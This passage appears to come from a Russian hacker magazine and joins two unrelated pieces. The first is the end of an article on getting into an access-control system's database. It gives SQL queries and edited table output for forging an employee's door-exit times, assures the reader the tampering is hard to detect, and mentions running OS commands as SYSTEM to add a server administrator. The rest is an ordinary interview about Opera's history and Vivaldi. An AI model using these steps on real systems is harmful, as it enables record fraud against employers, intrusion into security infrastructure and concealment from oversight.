


Рис. 7. Делаем Commit

Теперь подключаемся к серверу с помощью официального клиента.




Рис. 8. Авторизуемся



И получаем доступ к панели администрирования СКУД как легальный админ.

Рис. 9. Залогинились

Конечно, работая с БД напрямую, можно делать намного больше, чем через GUI. Зато интерфейс позволяет удобней и быстрей выполнять официально разрешенные действия.

СОЗДАНИЕ ЛОЖНЫХ СОБЫТИЙ СКУД

Давай попробуем разыграть самый безобидный сценарий — подправим себе время посещения. Для начала нужно по ФИО получить ID пользователя, поэтому делаем SQL запрос к серверу:

```
select * from fb_usr where LNAME='Фамилия'
```

В ответ получим строчку из БД, где должен быть написан наш идентификатор внутри системы, он обычно цифровой. Если из БД придет ответ в несколько строчек, то ты должен понять по косвенным признакам, то есть по остальным колонкам результата, какая соответствует твоему пользователю.



Теперь, зная свой идентификатор (допустим, это 123), заглянем в таблицу, ведущую учет открытия-закрытия дверей: **fb_evn**. Здесь исполняем второй запрос, который выведет нам все события, связанные с нашей картой-пропуском:

```
select * from fb_evn where USR=(select ID from fb_usr where ID=123)
```




Рис. 10. Конечный SQL-запрос

Вот, собственно, почти все. Заметь, каждый проход через дверь — это два события: открытие и закрытие двери при проходе. Если речь о входе в контролируемую зону, то это события 2 и 3, если о выходе — события 4 и 5.

SQL Editor : 1 .24:c:\Program Files (x86)\ENT\Server\DB\CBASE.FDB Copy (SQ

SQL Editor | 24:c:\Program Files (x86)\ENT\Server\DB\CBASE.FDB Copy

Edit | Results | History | Plan Analyzer | Performance Analysis | Logs

Record: 1

ID	DT	DVS	EVN	EVNH	UID
15 229	07.10.2015 13:53	000B3C1EF	4	0	0000001B7A67
15 229	07.10.2015 13:53	000B3C1EF	5	0	0000001B7A67
15 229	07.10.2015 13:54	000B3C1EF	2	0	0000001B7A67
15 229	07.10.2015 13:54	000B3C1EF	3	0	0000001B7A67
15 231	07.10.2015 15:16	000B3C230	2	0	0000001B7A67
15 231	07.10.2015 15:16	000B3C230	3	0	0000001B7A67
15 238	08.10.2015 10:03	000B3C230	2	0	0000001B7A67
15 238	08.10.2015 10:03	000B3C230	3	0	0000001B7A67
15 249	08.10.2015 19:18	000B3C230	4	0	0000001B7A67
15 249	08.10.2015 19:18	000B3C230	5	0	0000001B7A67
15 251	09.10.2015 09:34	000B3C230	2	0	0000001B7A67
15 251	09.10.2015 09:34	000B3C230	3	0	0000001B7A67
15 252	09.10.2015 10:33	000B3C1EF	4	0	0000001B7A67

Рис. 11. Проходы выбранного сотрудника

Чтобы сымитировать выход через дверь, находим факт выхода через внешнюю дверь компании и меняем для этих двух строчек время на то, когда ты хочешь/должен «уйти» (см. рисунок 12).

15 231 2	07.10.2015 15:16	000B3C230	2	0	0000001B7A67
15 231 2	07.10.2015 15:16	000B3C230	3	0	0000001B7A67
15 238 1	08.10.2015 10:03	000B3C230	2	0	0000001B7A67
15 238 1	08.10.2015 10:03	000B3C230	3	0	0000001B7A67
15 249 0	08.10.2015 23:18	000B3C230	4	0	0000001B7A67
15 249 0	08.10.2012 23:18	000B3C230	5	0	0000001B7A67
15 251 0	09.10.2015 09:34	000B3C230	2	0	0000001B7A67
15 251 0	09.10.2015 09:34	000B3C230	3	0	0000001B7A67
15 252 0	09.10.2015 10:33	000B3C1EF	4	0	0000001B7A67

Рис. 12. Подмена времени ухода с работы

Обнаружить такую махинацию можно: в базе данных номер подмененного события будет выбиваться из хронологического порядка, но такую замену можно заметить только при прямом подключении к БД и скрупулезном поиске, так что вообще не волнуйся по этому поводу. А если есть удаленный доступ к своему рабочему месту, то правки можно вносить и извне организации.

Выполнение команд с правами SYSTEM

Также стоит упомянуть, что через пользователя SYSDBA можно выполнять комманды ОС с правами SYSTEM. Например, можно добавить новую учетную запись администратора всего сервера и залогиниться на него со всеми вытекающими из этого последствиями. Подробнее можно почитать тут или посмотреть здесь.






Беседовал
Андрей Письменный

ПЯТЬ ЛЕТ В «ОПЕРЕ»

ИЛЬЯ ШПАНЬКОВ
О ПРОШЛОМ OPERA И БУДУЩЕМ VIVALDI

Любимый многими браузер Opera поделился надвое: его создатель Йон фон Тэчнер с группой единомышленников делает новый продукт — Vivaldi, а Opera тем временем переходит во владение китайской фирмы Qihoo. О том, какие события привели к этой ситуации, рассказывает Илья Шпаньков. Он работал в Opera Software менеджером по развитию в России и СНГ, а теперь перешел в команду Vivaldi.

Рассказ о моем пути к работе в норвежском офисе Opera Software — это долгая и любопытная история. Началось все в 2003 году, когда вышла Opera 7. Я в то время перешел на использование GNU/Linux и как раз подбирал приложения, наилучшим образом подходящие для работы в сети. И «семерка» оказалась тем браузером, который обладал необходимыми мне качествами — она была миниатюрной, быстрой, функциональной и удобной. Еще одним плюсом оказался текстовый формат конфигурационных файлов, в частности, файла локализации. Моим хобби тогда был перевод интерфейса программ на русский язык. Собственно, первая моя «работа» в пользу Opera Software и заключалась в подготовке неофициальных версий перевода браузера и размещение их в интернете для всех пользователей Opera. Правда, в самой Opera Software об этом тогда даже не догадывались.



Opera 7 и MyOpera.net

Влившись в сообщество пользователей норвежского браузера на MyOpera.net — самом популярном тогда неофициальном веб-сайте поддержки Opera, я начал активно помогать другим пользователям в решении проблем и в освоении многочисленных функций браузера. А в июне 2003 года произошло знаменательное событие — мы, русскоязычные пользователи Opera, отправили в компанию открытое письмо от лица сообщества.

Дело в том, что в то время в интерфейсе браузера присутствовал рекламный баннер, убрать который можно, только купив лицензию за 39 долларов. Или взломав программу. Что, собственно, большинство российских пользователей и делали. При этом число желающих отблагодарить разработчиков финансово и стать пользователями легальной версии браузера было достаточно велико. Но не за такие по тем временам огромные деньги. Наше письмо содержало некоторые предложения о том, как мы, сообщество пользователей Opera, готовы попробовать помочь решить эту проблему.

Ровно через три месяца, в сентябре, я получил ответ от директора компании, Йона фон Тэчнера, в котором он высказал большую заинтересованность в нашей совместной работе. С этого момента я стал волонтером — добровольным помощником компании на российском рынке. Занимался маркетинговыми исследованиями, организацией пресс-туров (первый визит в Россию Йон со своим заместителем совершили в 2005 году), и, конечно, проработкой лицензионной политики компании для России и СНГ. Идей было много, самых разных, и особенно приятно, что именно наш вариант рассматривался в компании для четырех стран — России, Китая, Бразилии и Индии.



Йон фон Тэчнер

Одновременно мы проводили различные акции, вроде «две Оперы по цене одной» или раздачи бесплатных регистрационных ключей к юбилею компании в августе 2005 года, а с сентября того же года браузер Opera, доросший до версии 8.5, стал полностью бесплатным для персонального использования. Таким образом, можно сказать, что активность российского сообщества пользователей сыграла не последнюю роль в бесплатном распространении браузера по всему миру.

В дальнейшем я помогал компании как в маркетинге, так и в организации различных мероприятий в России, при этом продолжая активную работу в сообществе пользователей. К середине 2008 года доля Opera на российском рынке выросла до 20% (с 5% в 2003 году). И в августе этого же года я стал штатным сотрудником компании. Поначалу работал из дома, а в 2009 году уехал в Норвегию, в головной офис компании. Правда, с единственной целью: готовить открытие российского офиса Opera. Что мы успешно и сделали в январе 2010 года, открыв первое представительство в Санкт-Петербурге. Я, естественно, вернулся в Россию, чтобы продолжить работу уже в российском филиале компании. К этому времени доля Opera на российском рынке достигла 35% — это наивысший показатель за всю историю браузера.

Если вспоминать годы работы в Норвегии, то самое первое и яркое впечатление — знакомство с уникальными людьми. Opera по праву считалась инновационным браузером, именно в ней впервые появлялись многие функции, впоследствии ставшие эталонами для всех браузеров. Когда начинаешь работать в одной компании с теми людьми, которые все придумали и реализовали, это очень вдохновляет. И, естественно, знакомство с Йоном фон Тэчнером (мы дружим уже более 10 лет), с Хоконом Ли — с людьми уникальными, необычными, неординарными. Оказавшись рядом с ними, вдруг понимаешь, что мир меняют не небожители, а такие же люди, как ты сам, и это заставляет поверить в свои силы. В то, что и ты можешь внести свой вклад в изменение мира к лучшему, в создание продукта, которым будут пользоваться десятки и сотни миллионов людей. А когда твои идеи реализуются в новой версии уже в качестве готовой функции — это просто здорово.

В компании меня больше всего поразило то, что это не была просто группа людей, работающих за зарплату в одном помещении — это было реальное сообщество единомышленников, где каждый на своем месте болел душой за конечный результат и принимал участие в развитии браузера. Стоит отметить, что зарплаты в компании были даже немного ниже, чем в среднем в норвежском софтверном бизнесе, но, повторю, люди работали не за зарплату — им просто нравилось то, что они делают. Запомнилась и очень дружественная, почти домашняя атмосфера в офисе. Там было очень уютно. На одном из этажей даже была специальная спальная


комната, где любой желающий мог вздремнуть часок после обеда, если в этом была необходимость. Особое восхищение гостей офиса вызывали «детские кабинеты» — в одной половине кабинета размещалась игровая комната с массой игрушек, а за стеклянной перегородкой стояли рабочие столы, где родитель мог продолжать трудиться, постоянно держа в поле зрения своего ребенка.

Были и забавные моменты. Например, с 2003 года я постоянно общался с одним из менеджеров компании по имени Дивиша Чандна. И почему-то я всегда думал, что это некий индийский специалист, поэтому и стиль общения с ним у меня был соответствующий — мужской. А через три года я впервые посетил норвежский офис и при личном знакомстве с удивлением обнаружил, что Дивиша — это очень красивая молодая индийская девушка. Но самое забавное то, что она, в свою очередь, все три года принимала меня за российскую девушку, считая имя «Ilya» женским из-за окончания на гласную. В общем, посмеялись оба над своими заблуждениями от души. А я с того момента всегда проверял фотографию сотрудника прежде, чем начать с ним деловую переписку.

Тех изменений, что привели к смене курса компании, ни тогда, ни в момент моего возвращения в Россию (2010 год) я не замечал. Вся интрига разворачивалась на уровне пайщиков-акционеров компании и стала публичной в 2004 году. Первым «звоночком» было смещение Йона фон Тэчнера в январе 2010 года с поста руководителя компании, который он занимал 15 лет, с первого дня основания Opera Software. Как сказал сам Йон, он покинул свой пост из-за разногласий с советом директоров в вопросах дальнейшей стратегии компании.

Суть этих разногласий стала понятна уже к концу 2010 года: постепенно все меньше внимания уделялось собственно браузеру, а основной упор был сделан на повышение прибыльности. В мобильных версиях Opera стали появляться рекламные баннеры, в десктопной внедрялись новшества, которые отвечали не интересам пользователей, а интересам партнеров. При этом развитие существующих функций постепенно сворачивалось вплоть до удаления из браузера.

То, что можно было продать — продавали (так, например, в «Яндекс.Браузере» появилась технология Turbo), а то, что не продавалось — просто выбрасывалось из браузера. Именно так поступили с Opera Unite — очень перспективной технологией, позволявшей браузерам пользователей обмениваться информацией в режиме Peer-to-Peer.



Opera 12 — последняя «классическая» версия на ядре Presto

Естественно, у пользователей накапливалось недовольство, доля браузера на российском рынке начала снижаться. К концу 2012 года у руководства компании появилась идея кардинально снизить затраты на разработку браузера, сместив фокус на его монетизацию. Таким решением стал отказ от разработки собственного движка и переход на WebKit (а чуть позже — на его форк Blink).

Для той компании, которая существовала до 2010 года, отказ от своего движка являлся, на мой взгляд, огромной, фатальной ошибкой. Прошло уже шесть лет, а пользователи до сих пор ностальгируют по прежнему браузеру, а с недавнего времени уже смотрят на Vivaldi и торопят нас вернуть все то, что было в «классической» Опере. Сделать это на чужом движке не всегда просто, но со временем вернем все и даже добавим много нового.

А вот для Opera Software образца «после ухода Йона» отказ от своего движка стал шагом неизбежным и закономерным. Сама стратегия была направлена именно на максимальное снижение себестоимости процесса разработки в целях получения дополнительных прибылей. Эти прибыли пускались на закупки других компаний, в основном, рекламного направления. Скажем так, в цепочке «пользователи — браузер — деньги» среднее звено оказалось лишним. Поэтому от него и избавились.

Руководство понимало, что в компании много сотрудников, которым эта идея не понравится. Поэтому во всех отделах в конце 2012 года прошел персональный опрос на тему «как ты относишься к идее перейти на WebKit». Мое

мнение было однозначным — такой шаг равносилен убийству браузера, что я и изложил своему начальнику, попытавшись сделать это аргументированно. К сожалению, решение уже было принято и никто не ждал аргументов — шла обычная проверка на лояльность, которую я не прошел.

